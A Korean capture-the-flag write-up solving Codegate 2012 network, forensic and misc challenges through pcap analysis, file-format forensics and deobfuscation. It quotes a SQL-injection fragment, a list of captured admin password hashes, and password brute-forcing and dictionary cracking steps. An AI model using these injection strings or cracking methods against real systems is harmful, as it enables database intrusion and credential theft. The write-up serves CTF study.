
Key: none_111.221.70.11_109.123.118.42_199.7.48.190_66.150.14.48

Network300


패킷을 줬으니 당연히 와이어샤크로 열어봅니다. 와샥은 와샥와샥해



protocol에 써있는 udplite가 뭔진 모르겠지만, 패킷들을 하나씩 살펴봤더니 죄다 data가 fe8000000...뭐 이런식으로 시작하네요. IPv6의 냄새가 나요. 일단 decode as -> network의 IPv4로 바꿔볼게요



TCP protocol이 보이고 follow TCP stream을 했더니 7z로 시작하는 뭐가 보이네요. 압축파일을 뽑아서 풀어보면 test2.swf파일이 들어있는 것을 확인할 수 있어요. 재생을 해보면




그렇다고 합니다. destination의 ipv6주소는 fe80::c0a8::8888이니까 이걸 md5한게 답이네요.

Network400

네트워크 400을 보면 어떤 놈이 공격을 해서 어드민 흉의 정보를 빼냈고 그걸 찾아라고 합니다. 키는 아래와 같은 형태라는 군요.

```
Answer : strupr(md5(database_name|table_name|decode(password_of_admin)))
('|'is just a character)
```

pcap을 열어보는 순간 느낌이 옵니다.



아하 blind sql injection이구나. 아하 많다. 으악? 참과 거짓은
의 유무로 구분한다는 것을 알 수 있습니다. 이 것을 손으로 분석하는 분은 용자시겠죠. 하지만 전 용자가 아니므로 코딩을 합니다. 샤라락. 분석이 다 끝나면, db는 cdgate, table은 member라는 것을 알 수 있습니다. 그 다음에 남아 있는건 password_of_admin인데 여러 해쉬들이 있습니다.


```
*1763CA06A6BF4E96A671D674E855043A9C7886B2
*C5404E97FF933A91C48743E0C4063B2774F052DD
*DBA29A581E9689455787B273C91D77F03D7FAD5B
*8E4ADF66627261AC0DE1733F55C7A0B72EC113FB
*FDDA9468184E298A054803261A4753FF4657E889
*EEFD19E63FA33259154630DE24A2B17772FAC630
*0ECBFBFE8116C7612A537E558FB7BE1293576B78
*87A5750BB01F1E52060CF8EC90FB1344B1D413AA
*6FF638106693EF27772523B0D5C9BFAF4DD292F1
*300102BEB9E4DABEB8BD60BB9BB6686A6272C787
*DDD9B83818DB7B634C88AD49396F54BD0DE31677
4eae35f1b35977a00ebd8086c259d4c9
*3E8563E916A490A13918AF7385B8FF865C221039
fb5d1b4a2312e239652b13a24ed9a74f
*18DF7FA3EE218ACB28E69AF1D643091052A95887
```


이런 해쉬들이 있는데 이중에서 md5로 된 애들은 인터넷에 구글링 해보면 쉽게 답이 아니라는 것을 알 수 있습니다. cain을 이용해서 저 SHA1을 브루트를 하다보면 DDD9B83818DB7B634C88AD49396F54BD0DE31677 : etagcd라는 것을 얻을 수 있습니다.

```
irb(main):004:0> Digest::MD5.hexdigest('cdgate|member|etagcd').upcase()
=> "AB6FCA7FFC88710CFBC37D5DF9A25F3F"
```


Network500

wireshark로 주어진 pcap파일을 열어보니 아래와 같은 data가 들어있다. 보면 encoding된 명령어를 한줄 날리고 그 결과가 돌아오는 것 같다. 근데 data에 xor하는 것을 잊지 말라고 했으므로 아마 xor때려서 명령어를 치는 것 같아서 명령어를 xor 다시 때려서 분석해본 결과 233이랑 xor때리는 것이었음.






일단 packet에 있는 그림파일을 뽑아내서 본 다음에 뭔가 암호화하는 루틴이 보여서 생각해보면 패킷의 아래쪽 부분에 숫자가 잔뜩 나와있는 부분이 있어서 그 부분을 만드는 루틴 같았다.




```
#include <stdio.h>
int main(int argc, char ** argv){
        __asm__(
                        "push %ebp;"
                        "mov %esp, %ebp;"
                        "and $0xfffffff0, %esp;"
                        "add $0xffffff80, %esp;"
                        "movl $0x2e322e31, 0x5b(%esp);"
                        "movl $0x3a342e33, 0x5f(%esp);"
                        "movl $0x34343434, 0x63(%esp);"
                        "movb $0x0, 0x67(%esp);"
                        "movl $0x2, 0x18(%esp);"
                        "movl $0x5, 0x1c(%esp);"
                        "movl $0x3, 0x20(%esp);"
                        "movl $0x3, 0x24(%esp);"
                        "movl $0x2, 0x28(%esp);"
                        "movl $0x1, 0x2c(%esp);"
                        "movl $0x2, 0x30(%esp);"
                        "movl $0x7, 0x34(%esp);"
                        "movl $0x8, 0x38(%esp);"
                        "movl $0x9, 0x3c(%esp);"
                        "movl $0x4, 0x40(%esp);"
                        "movl $0x0, 0x44(%esp);"
                        "movl $0x3, 0x48(%esp);"
                        "movl $0x2, 0x4c(%esp);"
                        "movl $0x1, 0x50(%esp);"
                        "movl $0x5, 0x54(%esp);"
                        "movl $0xd, 0x68(%esp);"
                        "movl $0x0, 0x6c(%esp);"
                        "jmp 0x80484ea;"
                        "mov 0x6c(%esp), %eax;"
                        "movzbl 0x5b(%esp, %eax, 1), %eax;"
                        "movsbl %al, %eax;"
                        "mov %eax, 0x70(%esp);"
                        "mov 0x6c(%esp), %eax;"
                        "mov %eax, %edx;"
                        "sar $0x1f, %edx;"
                        "shr $0x1e, %edx;"
                        "add %edx, %eax;"
                        "and $0x3, %eax;"
                        "sub %edx, %eax;"
                        "mov %eax, 0x74(%esp);"
                        "mov 0x74(%esp), %eax;"
                        "mov 0x18(%esp, %eax, 4), %eax;"
                        "add 0x70(%esp), %eax;"
                        "add $0xa, %eax;"
                        "mov %eax, 0x78(%esp);"
                        "mov 0x78(%esp), %eax;"
                        "imul $0x1a9, %eax, %eax;"
                        "mov %eax, 0x7c(%esp);"
                        "mov $0x80485e0, %eax;"
                        "mov 0x7c(%esp), %edx;"
                        "mov %edx, 0x4(%esp);"
                        "mov %eax, (%esp);"
                        "call 0x80482f4;"
                        "addl $0x1, 0x6c(%esp);"
                        "mov 0x68(%esp), %eax;"
                        "sub $0x1, %eax;"
                        "cmp 0x6c(%esp), %eax;"
                        "jg 0x8048488;"
                        "mov $0x0, %eax;"
                        "leave;"
                        "ret;"
                );
        printf("%08x\n");
}
dongkwan@Ubuntu:~/codegate/network500$
```

그래서 그림처럼 프로그램을 짜서 분석해본 후에 decoding하는 코드를 짜고, 디코딩을 해보니 서버 주소가 나왔다.



서버 주소로 접속해서 command를 xor때리면서 한땀 한땀 쳐본 결과 키에 들어가야 하는 값들이 쭉 나왔다.



Forensic100

문제가 잘 기억이 나지 않지만, 어떤 문서의 경로와 용량을 찾는 문제였던 것 같네요. 문서를 찾기 위해 여기 저기 뒤지다가

User\proneer\AppD ata\Roaming\Microsoft\Office\Recent에 엑셀파일들의 링크 파일들이 있는 것을 발견했고, 그 중에 [Top-Secret]이라고 적힌 파일이 보이네요.

링크파일의 포맷을 이용하여 분석해보면 경로가

C:\\INSIGHT\\Accounting\\Confidential\\[Top-Secret]_2011_Financial_deals.xlsx

이고, 용량이 9296byte라서

"C:\\INSIGHT\\Accounting\\Confidential\\[Top-Secret]_2011_Financial_deals.xlsx|9296byte" 를 md5 hash 한 것이 답이네요.

Forensic200

SQL Injection을 하다가 브라우저가 꺼졌다고 해서, 브라우저들의 임시 데이터들을 위주로 찾다가 firefox가 꺼졌을 때 생성되는 sessionstore.js 파일에서 1_UNI/**/ON_SELECT 라는 이상한 SQL Injection을 발견할 수 있어요. 도대체 무슨 공격을 하는 건지 잘 모르겠지만 이게 찾는 SQL Injection 내용인 것 같아요. 같은 파일 뒷부분을 보면 브라우저가 종료될 때 시간 정보가 "lastUpdate":1329009797205 이렇게 남는데, 뒤에 세 자리를 빼고 unix time으로 변환해보면 2012-02-12 01:23:17이라서 주어진 답 형식에 맞추면

1_UNI/**/ON_SELECT|2012-02-12T10:23:17+09:00 가 답이네요.

Forensic300

Cookies라는 SQLite db파일이 주어졌는데, 별로 이상한 것은 찾지 못해서 최고의 포렌식 툴인 strings를 이용해서 보다보니 SQLite browser에선 보이지 않던
.test.wargame.kr__utmz134301300.1328799447 이런 쿠키가 보이네요. unix time을 바꿔서 답 형식에 맞추면 test.wargame.kr|2012-02-09T23:57:27 가 답이네요. 진리의 strings!

Forensic400

MFT 파일이 주어졌으니 rstudio로 열어봐요.
rstudio로 열어서보면 일단 휴지통에 r32.exe라는 수상한 프로그램이 있는게 보여요. 그리고 좀 더 뒤지다 보면 Windows Defender의 History에 c:\$Recycle.Bin\p.exe 이런 것도 보이네요. 휴지통에 있는 파일이 아무래도 찾는 파일인 것 같아요. 하지만 답 형식을 보니 생성 시간을 소수점 아래 7자리까지 쓰라고 하네요. 그냥 봐서는 초 단위밖에 안보여서 MFT 파일을 헥스 에디터로 열어서 MFT 포멧을 참고하면서 분석해보면, 8byte 짜리 시간 데이터를 찾을 수 있는데, File time이라고 하는 100ns 단위의 시간 데이터라고 하네요. r32.exe의 시간 데이터가 129744059588974610 이고, 이것을 형식에 맞게 환산하면
2012-02-23T02:39:18.8974610+09:00 가 나오고 이게 답이네요.

Forensic500

F500 은 널리 사용되는 포렌식 파일 포맷 이미지를 분석하는 것이었다. 문제에서 주어진 파일은 Encase에서 사용하는 EWF specification을 따르는 포맷이었다.

먼저 libewf 오픈소스 라이브러리를 사용해서 주어진 파일을 분석하려고 했으나 정확한 이유를 알 수 없는 에러를 내면서 분석이 되지 않았다(문제를 풀 당시에는 libewf-20120213 버전을 사용하였으며 현재 libewf-20120304 버전에서는 문제 파일을 정상적으로 분석할 수 있다). 따라서 EWF specification을 보고 직접 분석하였다.

EWF 파일의 첫 8바이트는 "EVF"로 시작하는 파일 헤더이고 뒤에 이어지는 5바이트는 필드를 나타내고 있으며 뒤에 이어지는 내용은 각각의 섹션을 나타낸다. 각 섹션은 76바이트의 섹션 헤더 정보로 시작한다. 섹션 헤더는 16바이트의 섹션 타입 이름 문자열로 시작하고 그 뒤에 8바이트의 다음 섹션 오프셋, 8바이트의 현재 섹션 크기, 40바이트의 널(0x00)값으로 구성된 패딩, 4바이트의 Adler-32 체크섬으로 구성되어있다. 그 뒤에는 섹션 정보가 이어지고 있으며 섹션 내용은 zlib 으로 압축되어 있었다.

문제 파일은 크게 3개의 섹션으로 이뤄져있다. 먼저 처음의 두 header2 섹션 내용을 zlib으로 압축을 해제하고 분석한 결과 Encase 6.18.1 버전을 사용해서 SAMSUNG 470 SSD에서 이미지를 생성하였음을 알 수 있었으나 파티션 정보는 얻을 수 없었다. 그 뒤에 이어지는 msector 섹션의 27개의 zlib chunk 압축을 풀고 나면 디스크 이미지 정보를 얻을 수 있었다.

새로 얻은 디스크 이미지는 EFI에서 사용하는 GPT 파티션 레이아웃으로 구성되어있었다. 첫 512바이트(LBA0)는 legacy MBR 이었고 그 뒤에 512바이트(LBA1) 는 GPT 헤더 정보가 있었다. 그 뒤로는 128바이트의 파티션 엔트리 정보가 이어졌다. 파티션 엔트리 정보의 오프셋 16에서 16바이트를 읽어서 각 파티션의 GUID를 구할 수 있었다. 파티션은 총 4개가 있었으며(EFI System Partition, System, Recovery HD, Secure) 각각의 GUID는
2B8026604DAD0547B9B1BF81BDD2CAC7,
9996F83677E0E046A7FCD7206ECE9F1C,
69BCD73BDCD8E5489C44FF2A0F26F1CD,
A7CD84F394F63A4EACE7BF40EE99E551

이었다. 문제에서 요구하는 답은 각 byte를 XOR 한
7C678D9E72633A072EEE28CB32A34147 였다.

Misc100
문제를 받아보니 파일 두 개랑 제시문이 있습니다. 음... 파일을 뜯어보긴 귀찮으니 일단 제시문부터 보기로 해요.

> Fresh man IU who is real geek becomes a member of Club 101101.
> IU is a timid person, so he really doesn't like other people use his computer. Then...
>
> Az hrb eix mcc gyam mcxgixec rokaxioaqh hrb mrqpck gyam lbamgarx oatygqh Erxtoigbqigarx Gidc hrbg gasc gr koaxd erzzcc zro i jyaqc Kr hrb ocqh rx Ockubqq ro Yrg man? Gyc ixmjco am dccqihrbgm
>
> If you can, please analyze this file 7E85167E004F1045C2C96AD6C17FC8CF

아이유가 real geek이라는군요... 아이유찡><
아 정신을 차리고 다시 문제를 봅시다. 암호문으로 보이는 두 번째 단락의 글자수를 보면 상당히 규칙적이에요. 복잡한 암호는 아니라 그냥 단순 치환암호일 것처럼 보입니다. 치환암호일 것으로 가정하고 한번 돌려보도록 합시다. 치환암호의 갑 http://www.purplehell.com/riddletools/applets/cryptogram.htm으로 갔어요. 돌려봤더니

우왕ㅋ굳ㅋ

Misc200
Alice's key: ILOVEBOB
PB=NOT PA, CA=NOT CA 그래서 Bob's key도 NOT Alice's key.
ILOVEBOB을 hex로 바꾸면, 494c4f5645424f42, 이걸 NOT해주면, B6B3B0A9BABDB0BD.

Misc300
주어진 파일을 Wireshark로 열어서 파일을 추출해 보면 웹 페이지가 있다. 파일 여러 개가 있는데 korean_secret이라는 파일이 문제에서 열어보라는 파일인 것으로 보였다. PDF 파일임을 확인하고 열어보니 암호가 걸려있었다. Dictionary attack이라고 추측하고 PDF 파일 크래킹 툴을 이용하여 시도해보았으나 일반적인 dictionary 파일로는 실패했고, 그래서 주어진 웹 페이지를 이용해 dictionary를 만들어서 넣어보기로 했다. 간단한 코딩으로 웹 페이지들에 있는 단어들을 모아 dictionary를 만들어서 툴에 넣어본 결과

28-letter라는 패스워드가 나왔다.
키는 strupr(md5("28-letter")) = "23FB0EC48DF3EACABCA9E98E8CA24CD1"

Misc300 #2

압축을 풀고 codegate.js란 파일을 보면 뭔가 카와이한 펑션이 있습니다.

```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){
```

오호라 대놓고 수상해 보이는군요. eval을 document.write로 바꾸어보면

```
var _0xfd3a=["\x72\x65\x70\x6C\x61\x63\x65","","\x6C\x65\x6E\x67\x74\x68","\x73\x75\x62\x73\x74\x72\x69\x6E\x67","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];function c(_0x272dx2){_0x272dx2=_0x272dx2[_0xfd3a[0]](/ /g,1);_0x272dx2=_0x272dx2[_0xfd3a[0]](/\t/g,0);var _0x272dx3=_0x272dx2;_0x272dx2=_0xfd3a[1];for(i=0;i<_0x272dx3[_0xfd3a[2]];i++){_0x272dx2=_0x272dx3[_0xfd3a[3]](i,i+1)+_0x272dx2};var _0x272dx4=_0xfd3a[1];for(i=0;i<_0x272dx2[_0xfd3a[2]];i+=9){_0x272dx4+=String[_0xfd3a[4]](parseInt(_0x272dx2[_0xfd3a[3]](i,i+9),2))};eval(_0x272dx4)};
```

이런 함수가 나오는 군요. 그러면 요걸 예쁘게 맑게 자신있게 바꾸면

```
var _0xfd3a=[replace,"",length,substring,fromCharCode];
function c(a){
a=a.replace(/ /g,1);
a=a.replace(/\t/g,0);
var b=a;
a="";
for(i=0;i<b.length;i++){
a=b.substring(i,i+1)+a
};
var c="";
for(i=0;i<a.length;i+=9){
c+=String.fromCharCode.(parseInt(a.substring(i,i+9),2))};
eval(c)};
```

가 됩니다. codegate_homepage.html 밑에보면 c라는 함수를 부르는 곳이 있습니다. 이것을 이용해서 저 eval(c)를 document.write(c)로 바꾸어서 보면

```
if(new Date().getTime()>1330268400000){ var dummya = '1'; var dummyb = '1';
```

```
var dummyv = '1'; var dummyc = '1'; var dummys = '1'; var dummyae = '1'; var dummyasefa = '1'; var dummeya = '1'; var dummya = '1'; var dum3mya = '1'; var dumm54ya = '1'; var dumm3ya = '1'; var dum1mya = '1'; var p = 'YTK4YPT1YK48PTK48TK34PTYK6TDKT5P2KT73TKPY4TBTK3TT4YKT4ETK4YTP7K4T6KT30TKYP7T2KYT33TKP7TY6KTYP33TKPY7PT2YT'; p = p.replace(/T/g,'').replace(/P/g,'').replace(/Y/g,'').replace(/K/g,'%'); var authkey = unescape(p); }
```

이런 카와이한 코드가 나옵니다. 그럼 이 카와이한 코드를 authkey를 출력하도록 변조하면 authkey : AHH4mRsK4NGF0r3v3r. 참 쉽죠?

Misc100

At first glance, the problem looks like a substitution cipher of some sort, as there are 26 different translations of “thank you”. However, the line “Let’s view the problem from another angle.” hints at another decryption method. Upon further inspection, the ciphertext contains the string “YGBNJU” three times and “TGBNM” four times. Looking down at the keyboard (“another angle”) reveals that the substrings are all letters that are connected on a QWERTY keyboard. Tracing out the path from each string reveals capital letters that spell out the flag, “G_O_L_O_L_L_O_L".

(해석)

이 문제(問題)는 "감사(感謝)합니다"의 번역(飜譯)이 26개(二十六個) 있사오니, 영문 치환 암호(英文 値換 暗號) 처럼 보이오. "다른 각도(角度)에서 봅시다"를 읽을 때, 기보도(箕涉圖)를 내려다 보았소이다. 구어태(衢語太)(주) 기보도(箕涉圖)에는 글자들 다 연결(聯結) 되어있소. 글자의 길을 따라가 보았더니 대문자(大文字) "G_O_L_O_L_L_O_L"이 보았소. 세종(世宗)이오.

(주) 구어태(衢語太) : QWERTY